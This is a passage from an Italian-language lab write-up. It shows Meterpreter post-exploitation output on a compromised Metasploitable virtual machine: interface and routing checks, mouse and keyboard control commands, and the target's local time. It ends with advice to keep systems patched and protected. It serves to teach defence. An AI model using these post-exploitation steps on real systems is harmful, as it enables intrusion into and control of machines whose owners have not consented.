Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::

Interface 2

=====

Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe95:1762  
IPv6 Netmask : ::

meterpreter >

meterpreter > route

IPv4 network routes

=====

Subnet	Netmask	Gateway	Metric	Interface
-----	-----	-----	-----	-----
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes

=====

Subnet	Netmask	Gateway	Metric	Interface
-----	-----	-----	-----	-----
::1	::	::		
fe80::a00:27ff:fe95:1762	::	::		

meterpreter >

Come atteso il codice è riuscito a sfruttare la vulnerabilità e caricare la shell, ne abbiamo conferma controllando l'indirizzo IP che ci mostra l'IP della macchina Metasploitable, segno che siamo effettivamente all'interno.

Da qui possiamo eseguire comandi arbitrari, ad esempio controllare la tabella di routing.



```
meterpreter > mouse
Usage: mouse action (move, click, up, down, rightclick, rightup, rightdown, doubleclick)
      mouse [x] [y] (click)
      mouse [action] [x] [y]
e.g: mouse click
      mouse rightclick 1 1
      mouse move 640 480

meterpreter > keyevent
Usage: keyevent keycode [action] (press, up, down)
e.g: keyevent 13 press (send the enter key)
      keyevent 17 down (control key down)
```

Controllare periferiche come mouse e tastiera.

```
meterpreter > localtime
Local Date/Time: 2023-11-10 07:33:49 GMT-05:00 (UTC-0500)
```

Controllare data ed ora della zona del nostro target.

**Questo per rendere l'idea di quanto sia pericoloso mantenere una macchina con delle vulnerabilità conosciute collegata ad una rete. E' buona norma tenere i sistemi aggiornati, evitare di connettersi a reti non di nostra proprietà, e tenere sempre attivo un firewall ben impostato ed un antimalware con aggiornamenti continui.**